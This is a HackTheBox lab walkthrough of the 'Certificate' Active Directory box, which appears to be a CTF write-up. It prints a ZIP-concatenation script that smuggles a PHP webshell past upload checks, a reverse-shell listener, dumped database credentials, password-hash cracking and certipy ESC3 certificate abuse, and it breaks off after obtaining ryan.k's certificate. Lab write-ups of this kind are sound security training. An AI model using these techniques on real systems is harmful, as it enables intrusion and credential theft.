HTB: Certificate
Introduction
Greetings! Today, we're diving into Certificate, a hard-difficulty Windows Active Directory box from HackTheBox.
The target is a domain controller (DC01.certificate.htb) running a PHP-based course management application on Apache. The web app allows students to upload assignment files, which the server validates and extracts from ZIP archives. We exploit a parsing discrepancy between PHP's ZipArchive and the Windows file system — PHP reads the first archive in a concatenated ZIP (seeing a legitimate .docx), while WinRAR on the server-side extraction reads the last archive (our PHP webshell). Some PHP functions like system() are blocked, but exec() works, giving us a shell as xamppuser.
From the web application's database config, we extract MySQL credentials, dump the users table, and crack a bcrypt hash for sara.b. In Sara's home directory, we find a packet capture file from a workstation. Extracting Kerberos AS-REQ pre-authentication data and cracking it gives us Lion.SK's password.
Lion.SK is a member of Domain CRA Managers, which has enrollment rights on a Delegated-CRA certificate template - flagged as vulnerable to ESC3. This template grants the Certificate Request Agent EKU, which we use to co-sign a request to the SignedUser template on behalf of ryan.k, obtaining a certificate with Client Authentication EKU. We authenticate as ryan.k via PKINIT and retrieve his NT hash.
Ryan.K has SeManageVolumePrivilege, which we exploit to gain write access to C:\Windows. This lets us access the CA's private key stored on disk - we export the old CA certificate (which has an exportable key), forge a golden certificate for Administrator, authenticate via PKINIT, and get domain admin.
Without further ado, let's get into it.
Scanning
We ran a full TCP port scan.
❯ nmap -sSCV -p53,80,88,135,139,389,445,464,593,636,3268,3269,5985,9389,49666,49675,49676,49683,49717,55203 -T4 -oN scan/tcp.ports 10.129.245.51
Starting Nmap 7.98 ( https://nmap.org ) at 2026-05-31 19:11 +0530
NSOCK ERROR [99.3280s] mksock_bind_addr(): Bind to 0.0.0.0:587 failed (IOD #114): Address already in use (98)
Nmap scan report for 10.129.245.51
Host is up (0.22s latency).

PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Apache httpd 2.4.58 (OpenSSL/3.1.3 PHP/8.0.30)
|_http-title: Did not follow redirect to http://certificate.htb/
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-05-31 21:41:46Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-31T21:43:18+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-05-31T21:43:19+00:00; +8h00m03s from scanner time.
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
|_ssl-date: 2026-05-31T21:43:18+00:00; +8h00m03s from scanner time.
3269/tcp  open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: certificate.htb, Site: Default-First-Site-Name)
|_ssl-date: 2026-05-31T21:43:19+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:DC01.certificate.htb, DNS:certificate.htb, DNS:CERTIFICATE
| Not valid before: 2026-03-12T20:45:13
|_Not valid after:  2106-03-12T20:45:13
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49675/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49676/tcp open  msrpc         Microsoft Windows RPC
49683/tcp open  msrpc         Microsoft Windows RPC
49717/tcp open  msrpc         Microsoft Windows RPC
55203/tcp open  msrpc         Microsoft Windows RPC
Service Info: Hosts: certificate.htb, DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled and required
|_clock-skew: mean: 8h00m02s, deviation: 0s, median: 8h00m02s
| smb2-time:
|   date: 2026-05-31T21:42:40
|_  start_date: N/A

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 102.85 seconds
A Windows Active Directory domain controller (certificate.htb, DC: DC01) running Apache 2.4.58 with PHP 8.0.30 on port 80, alongside the usual AD services (Kerberos, LDAP, SMB, WinRM). The Apache + PHP stack on a Windows DC is unusual — it's likely running via XAMPP.
Enumerating web
certificate.htb

The site is a course management platform. Directory fuzzing revealed the key endpoints — login.php, register.php, courses.php, upload.php, and db.php.
❯ dirsearch -u http://certificate.htb/ -w /usr/share/wordlists/dirb/big.txt -f -e php,txt,html
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, txt, html | HTTP method: GET | Threads: 25 | Wordlist size: 102219

Output File: /home/nz/Documents/htb/certificate/reports/http_certificate.htb/__26-05-31_20-04-40.txt

Target: http://certificate.htb/

[20:04:40] Starting:
[20:05:26] 200 -   14KB - /About.php
[20:05:27] 200 -   21KB - /Blog.php
[20:05:28] 200 -    0B  - /DB.php
[20:05:30] 200 -    9KB - /Login.php
[20:06:02] 200 -   14KB - /about.php
[20:07:37] 200 -   21KB - /blog.php
[20:08:23] 403 -  304B  - /cgi-bin/
[20:09:08] 200 -   10KB - /contacts.php
[20:09:16] 302 -    0B  - /courses.php  ->  login.php
[20:09:37] 200 -    0B  - /db.php
[20:11:26] 200 -    3KB - /footer.php
[20:12:21] 200 -    2KB - /header.php
[20:12:45] 200 -   73KB - /icons/
[20:14:14] 403 -  423B  - /licenses/
[20:14:14] 403 -  423B  - /licenses
[20:14:29] 200 -    9KB - /login.php
[20:14:30] 302 -    0B  - /logout.php  ->  login.php
[20:17:14] 403 -  423B  - /phpmyadmin/
[20:17:14] 403 -  423B  - /phpmyadmin
[20:18:36] 200 -   11KB - /register.php
[20:19:39] 403 -  423B  - /server-info/
[20:19:39] 403 -  423B  - /server-info
[20:19:39] 403 -  423B  - /server-status
[20:19:39] 403 -  423B  - /server-status/
[20:20:40] 301 -  343B  - /static  ->  http://certificate.htb/static/
[20:20:40] 403 -  304B  - /static/
[20:22:22] 302 -    0B  - /upload.php  ->  login.php
Task Completed
Registration supports two roles: student (instant access) and teacher (requires admin verification). We registered as a student.
POST /register.php HTTP/1.1
Host: certificate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 138
Origin: http://certificate.htb
Connection: keep-alive
Referer: http://certificate.htb/register.php
Cookie: PHPSESSID=but0t8ohbejud2vp4dq5uelnma
Upgrade-Insecure-Requests: 1
Priority: u=0, i

first_name=x40-stud&email=x40%40student.com&password=x401234&password-confirm=x401234&last_name=root-student&username=x40stud&role=student
As a student, we could enrol in courses and submit assignments via file upload at upload.php. Uploaded files were stored under static/uploads/<md5_hash>/ and were directly accessible via the web server. The upload endpoint accepted ZIP archives containing .docx files.
POST /upload.php?s_id=13 HTTP/1.1
Host: certificate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary38176c857fb56f08326d25f48dcf278
Content-Length: 2925
Origin: http://certificate.htb
Connection: keep-alive
Referer: http://certificate.htb/upload.php?s_id=13
Cookie: PHPSESSID=but0t8ohbejud2vp4dq5uelnma
Upgrade-Insecure-Requests: 1
Priority: u=0, i
------geckoformboundary38176c857fb56f08326d25f48dcf278
Content-Disposition: form-data; name="info"
How to be the employee of the month! - Quizz-3
------geckoformboundary38176c857fb56f08326d25f48dcf278
Content-Disposition: form-data; name="quizz_id"
13
------geckoformboundary38176c857fb56f08326d25f48dcf278
Content-Disposition: form-data; name="file"; filename="test.png"
Content-Type: image/png
PNG
Shell as xamppuser — ZIP parsing discrepancy
Understanding the vulnerability
The server extracts uploaded ZIP files and validates their contents. The key insight is how differently PHP and Windows handle concatenated ZIP archives. A ZIP file's central directory is what determines which files are "inside" the archive. When you concatenate two ZIP files together, there are two central directories in the resulting file — and different tools read different ones.
PHP's ZipArchive reads the first central directory (the beginning of the file), while Windows tools like WinRAR read the last central directory (the end of the file). If the server-side validation uses PHP's ZipArchive to check contents, but extraction happens via a Windows-based process, we can smuggle arbitrary files past the validation.
Building the payload
We wrote a Python script to create a concatenated ZIP. The first ZIP contains a legitimate .docx file (what PHP will see during validation), and the second ZIP contains our PHP webshell (what Windows will extract).
import random, string, zipfile
from docx import Document

def random_string(n=16):
    return "".join([random.choice(string.ascii_letters + string.digits) for _ in range(n)])

def create_docx_file(filename=random_string()):
    doc = Document()
    doc.add_paragraph(random_string(), style="Normal")
    doc.save(f"{filename}.docx")
    return f"{filename}.docx"

def zip_a_file(filenames, zip_filename):
    with zipfile.ZipFile(zip_filename, "w", compression=zipfile.ZIP_DEFLATED) as archive:
        for file in filenames:
            archive.write(file)
    return zip_filename

def concatenate_zips(zips, filename):
    with open(filename, "wb") as wf:
        for z in zips:
            with open(z, "rb") as rf:
                wf.write(rf.read())

if __name__ == "__main__":
    docx_file = create_docx_file()
    zip1 = zip_a_file([docx_file], "zip1.zip")

    with open("shell.php", "w") as wf:
        wf.write('<?php echo exec($_GET["cmd"]); ?>')

    zip2 = zip_a_file(["shell.php"], "zip2.zip")
    concatenate_zips(["zip1.zip", "zip2.zip"], "final.zip")
Our initial payload used system(), but the server returned a 500 error — the function is blocked in the PHP config. Switching to exec() worked.
❯ python zipmedaddy.py
[*] created docx file x4XrVD1sunzrEkIX.docx
[*] created zip file zip1.zip
[*] created zip file zip2.zip
[*] concatenated ['zip1.zip', 'zip2.zip'] into final.zip
POST /upload.php?s_id=19 HTTP/1.1
Host: certificate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: multipart/form-data; boundary=----geckoformboundary2acf1af913a85e7d72348e5007e2b294
Content-Length: 34891
Origin: http://certificate.htb
Connection: keep-alive
Referer: http://certificate.htb/upload.php?s_id=19
Cookie: PHPSESSID=1m1jormjl27if49rue7raeg3qj
Upgrade-Insecure-Requests: 1
Priority: u=0, i

------geckoformboundary2acf1af913a85e7d72348e5007e2b294
Content-Disposition: form-data; name="info"

Learn Angular JS Course for Legendary Persons - Quizz-1
------geckoformboundary2acf1af913a85e7d72348e5007e2b294
Content-Disposition: form-data; name="quizz_id"

19
------geckoformboundary2acf1af913a85e7d72348e5007e2b294
Content-Disposition: form-data; name="file"; filename="final.zip"
Content-Type: application/zip

PK
Getting the shell
We uploaded final.zip as an assignment submission. PHP's ZipArchive saw the .docx and accepted it. The Windows-side extraction wrote shell.php to the uploads directory.
GET /static/uploads/346f96e85d110b7cfb38fe3b00565313/shell.php?cmd=whoami HTTP/1.1
Host: certificate.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: PHPSESSID=1m1jormjl27if49rue7raeg3qj
Upgrade-Insecure-Requests: 1
Priority: u=0, i
HTTP/1.1 200 OK
Date: Thu, 04 Jun 2026 00:07:20 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.0.30
X-Powered-By: PHP/8.0.30
Content-Length: 21
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

certificate\xamppuser
We upgraded to a full reverse shell via PowerShell.
❯ rlwrap nc -nlvp 80
listening on [any] 80 ...
connect to [10.10.14.53] from (UNKNOWN) [10.129.7.223] 50197


PS C:\xampp\htdocs\certificate.htb\static\uploads\8f515d7ecd91f5df4491eee3f1e3196f> PS C:\xampp\htdocs\certificate.htb\static\uploads\8f515d7ecd91f5df4491eee3f1e3196f>
PS C:\xampp\htdocs\certificate.htb\static\uploads\8f515d7ecd91f5df4491eee3f1e3196f> whoami
certificate\xamppuser
PS C:\xampp\htdocs\certificate.htb\static\uploads\8f515d7ecd91f5df4491eee3f1e3196f> dir
Dumping credentials — sara.b
The web application's database config was sitting in db.php.
PS C:\xampp\htdocs\certificate.htb> cat db.php
<?php
// Database connection using PDO
try {
    $dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
    $db_user = 'certificate_webapp_user'; // Change to your DB username
    $db_passwd = 'cert!f!c@teDBPWD'; // Change to your DB password
    $options = [
        PDO::ATTR_ERRMODE => PDO::ERRMODE_EXCEPTION,
        PDO::ATTR_DEFAULT_FETCH_MODE => PDO::FETCH_ASSOC,
    ];
    $pdo = new PDO($dsn, $db_user, $db_passwd, $options);
} catch (PDOException $e) {
    die('Database connection failed: ' . $e->getMessage());
}
?>
The mysql.exe binary wasn't available on the system, so we uploaded a PHP script to dump the users table and accessed it through the browser.
❯ cat dump.php
<?php
$dsn = 'mysql:host=localhost;dbname=Certificate_WEBAPP_DB;charset=utf8mb4';
$pdo = new PDO($dsn, 'certificate_webapp_user', 'cert!f!c@teDBPWD');

$rows = $pdo->query('SELECT * FROM Users')->fetchAll();
?>
<!DOCTYPE html>
<html>
<head>
<style>
  body { font-family: monospace; margin: 20px; background: #1e1e2e; color: #cdd6f4; }
  table { border-collapse: collapse; width: 100%; }
  th, td { border: 1px solid #585b70; padding: 6px 10px; text-align: left; }
  th { background: #313244; }
  tr:hover { background: #45475a; }
</style>
</head>
<body>
<h2>Users Dump (<?= count($rows) ?> rows)</h2>
<table>
<tr><?php foreach(array_keys($rows[0]) as $col) echo "<th>$col</th>"; ?></tr>
<?php foreach($rows as $r): ?>
<tr><?php foreach($r as $v) echo "<td>" . htmlspecialchars($v) . "</td>"; ?></tr>
<?php endforeach; ?>
</table>
</body>
</html>

The dump contained several user accounts. One stood out — sara.b with a bcrypt hash. We cracked it with hashcat.
$2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8UdXikZNdH6:<SNIP>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 3200 (bcrypt $2*$, Blowfish (Unix))
Hash.Target......: $2y$04$CgDe/Thzw/Em/M4SkmXNbu0YdFo6uUs3nB.pzQPV.g8U...kZNdH6
Time.Started.....: Tue Jun  2 18:10:40 2026 (4 secs)
Time.Estimated...: Tue Jun  2 18:10:44 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-72 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     3289 H/s (3.97ms) @ Accel:4 Loops:32 Thr:1 Vec:1
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12224/14344385 (0.09%)
Rejected.........: 0/12224 (0.00%)
Restore.Point....: 12208/14344385 (0.09%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:0-16
Candidate.Engine.: Device Generator
Candidates.#01...: colby -> <SNIP>
Hardware.Mon.#01.: Util: 73%

Started: Tue Jun  2 18:10:33 2026
Stopped: Tue Jun  2 18:10:45 2026
The password was valid for the domain account sara.b.
❯ nxc smb certificate.htb -u 'sara.b' -p '<SNIP>'
SMB         10.129.7.223    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB   10.129.7.223  445  DC01  [+] certificate.htb\sara.b:<SNIP>
Shell as sara.b
sara.b had WinRM access.
❯ python winrmexec.py 'certificate.htb/sara.b:<SNIP>'@certificate.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using certificate.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://certificate.htb:5985/wsman
PS C:\Users\Sara.B\Documents> whoami
certificate\sara.b
PS C:\Users\Sara.B\Documents>
Cracking Kerberos pre-auth from a packet capture — Lion.SK
In Sara's home directory, we found a packet capture file (WS-01_PktMon.pcap) from a workstation. The capture contained both NTLMv2 authentication exchanges and Kerberos AS-REQ pre-authentication data.
We first tried cracking the NTLMv2 hashes for Administrator (from workstation WS-01) extracted with tshark, but all 23 captured challenge/response pairs exhausted rockyou.txt without a hit — a rabbit hole.
The real prize was a Kerberos AS-REQ with etype 18 (AES-256) pre-authentication for user Lion.SK. We extracted it with a parser we found on Github: jalvarezz13/Krb5RoastParser.
❯ python krb5_roast_parser.py ~/Documents/htb/certificate/exploits/WS-01_PktMon.pcap as_req | tee -a hashes.txt
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e561543eba6c010cd31f7 ... SNIP ... bc083c9bc0f16f0f586181c9d4ceda3fb5e852f0
$krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7b0e5 ... SNIP ... bc0f16f0f586181c9d4ceda3fb5e852f0:<SNIP>

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 19900 (Kerberos 5, etype 18, Pre-Auth)
Hash.Target......: $krb5pa$18$Lion.SK$CERTIFICATE.HTB$23f5159fa1c66ed7...e852f0
Time.Started.....: Tue Jun  2 19:26:23 2026 (2 secs)
Time.Estimated...: Tue Jun  2 19:26:25 2026 (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:     8525 H/s (14.38ms) @ Accel:128 Loops:1024 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 14336/14344385 (0.10%)
Rejected.........: 0/14336 (0.00%)
Restore.Point....: 13824/14344385 (0.10%)
Restore.Sub.#01..: Salt:0 Amplifier:0-1 Iteration:3072-4095
Candidate.Engine.: Device Generator
Candidates.#01...: goodman -> cherry13
Hardware.Mon.#01.: Util: 80%

Started: Tue Jun  2 19:26:08 2026
Stopped: Tue Jun  2 19:26:26 2026
❯ nxc smb certificate.htb -u 'lion.sk' -p '<SNIP>'
SMB         10.129.7.223    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:certificate.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB         10.129.7.223    445    DC01             [+] certificate.htb\lion.sk:<SNIP>
Lion.SK / <SNIP> — confirmed valid with WinRM access.
❯ python winrmexec.py 'certificate.htb/lion.sk:<SNIP>'@certificate.htb
'prompt_toolkit' not installed, using built-in 'readline'
Impacket v0.13.1 - Copyright Fortra, LLC and its affiliated companies

[*] '-target_ip' not specified, using certificate.htb
[*] '-port' not specified, using 5985
[*] '-url' not specified, using http://certificate.htb:5985/wsman
PS C:\Users\Lion.SK\Documents> whoami
certificate\lion.sk
PS C:\Users\Lion.SK\Documents>
Privilege escalation to ryan.k — ESC3 ADCS abuse
Enumerating AD CS
We ran certipy to enumerate the certificate environment.
❯ certipy-ad find -u 'lion.sk@fluffy.htb' -p '!QAZ2wsx' -dc-ip 10.129.245.51 -ns 10.129.245.51 -vulnerable -stdout
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 35 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 18 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'Certificate-LTD-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'Certificate-LTD-CA'
[*] Checking web enrollment for CA 'Certificate-LTD-CA' @ 'DC01.certificate.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : Certificate-LTD-CA
    DNS Name                            : DC01.certificate.htb
    Certificate Subject                 : CN=Certificate-LTD-CA, DC=certificate, DC=htb
    Certificate Serial Number           : 344CB419D59054904031B340F5A43923
    Certificate Validity Start          : 2026-03-12 20:45:00+00:00
    Certificate Validity End            : 2126-03-12 20:55:00+00:00
    Web Enrollment
      HTTP
        Enabled                         : False
      HTTPS
        Enabled                         : False
    User Specified SAN                  : Disabled
    Request Disposition                 : Issue
    Enforce Encryption for Requests     : Enabled
    Active Policy                       : CertificateAuthority_MicrosoftDefault.Policy
    Permissions
      Owner                             : CERTIFICATE.HTB\Administrators
      Access Rights
        ManageCa                        : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        ManageCertificates              : CERTIFICATE.HTB\Administrators
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Enroll                          : CERTIFICATE.HTB\Authenticated Users
Certificate Templates
  0
    Template Name                       : Delegated-CRA
    Display Name                        : Delegated-CRA
    Certificate Authorities             : Certificate-LTD-CA
    Enabled                             : True
    Client Authentication               : False
    Enrollment Agent                    : True
    Any Purpose                         : False
    Enrollee Supplies Subject           : False
    Certificate Name Flag               : SubjectAltRequireUpn
                                          SubjectAltRequireEmail
                                          SubjectRequireEmail
                                          SubjectRequireDirectoryPath
    Enrollment Flag                     : IncludeSymmetricAlgorithms
                                          PublishToDs
                                          AutoEnrollment
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Certificate Request Agent
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 1 year
    Renewal Period                      : 6 weeks
    Minimum RSA Key Length              : 2048
    Template Created                    : 2024-11-05T19:52:09+00:00
    Template Last Modified              : 2024-11-05T19:52:10+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : CERTIFICATE.HTB\Domain CRA Managers
                                          CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
      Object Control Permissions
        Owner                           : CERTIFICATE.HTB\Administrator
        Full Control Principals         : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Owner Principals          : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Dacl Principals           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
        Write Property Enroll           : CERTIFICATE.HTB\Domain Admins
                                          CERTIFICATE.HTB\Enterprise Admins
    [+] User Enrollable Principals      : CERTIFICATE.HTB\Domain CRA Managers
    [!] Vulnerabilities
      ESC3                              : Template has Certificate Request Agent EKU set.
Certipy flagged one template as vulnerable to ESC3:
Delegated-CRA - a template with the Certificate Request Agent EKU, enrollable by the Domain CRA Managers group. This template allows a user to request certificates on behalf of other users.
The second piece of the puzzle was the SignedUser template — it has Client Authentication EKU (usable for PKINIT), is enrollable by Domain Users, but requires exactly 1 authorized signature with the Certificate Request Agent application policy. This makes it a target for ESC3: if we can get a CRA certificate, we can co-sign requests to SignedUser on behalf of any user.
Checking Lion.SK's group memberships
Lion.SK is a member of Domain CRA Managers — exactly the group with enrollment rights on Delegated-CRA.
Executing the ESC3 chain
We also identified ryan.k as an interesting target — a member of Domain Storage Managers with Remote Management Users access.
First, we enrolled in Delegated-CRA as Lion.SK to get a Certificate Request Agent certificate. Then we used that certificate to request a SignedUser certificate on behalf of ryan.k.
PS C:\Users\Lion.SK\Documents> net user ryan.k
User name                    Ryan.K
Full Name                    Ryan Kareem
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            11/3/2024 7:57:30 PM
Password expires             Never
Password changeable          11/4/2024 7:57:30 PM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   11/26/2024 7:48:21 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users         *Domain Storage Manage
The command completed successfully.
PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                      State
============================= ================================ =======
SeMachineAccountPrivilege     Add workstations to domain       Enabled
SeChangeNotifyPrivilege       Bypass traverse checking         Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set   Enabled
❯ certipy-ad req -u 'lion.sk@certificate.htb' -p '!QAZ2wsx' -ca Certificate-LTD-CA -target 10.129.8.227 -dc-ip 10.129.8.227 -ns 10.129.8.227 -template SignedUser -on-behalf-of 'ryan.k' -pfx lion.sk.pfx -debug
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[+] DC host (-dc-host) not specified. Using domain as DC host
[+] Nameserver: '10.129.8.227'
[+] DC IP: '10.129.8.227'
[+] DC Host: 'CERTIFICATE.HTB'
[+] Target IP: '10.129.8.227'
[+] Remote Name: '10.129.8.227'
[+] Domain: 'CERTIFICATE.HTB'
[+] Username: 'LION.SK'
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.129.8.227[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.129.8.227[\pipe\cert]
[*] Request ID is 33
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[+] Found SID in security extension: 'S-1-5-21-515537669-4223687196-3249690583-1117'
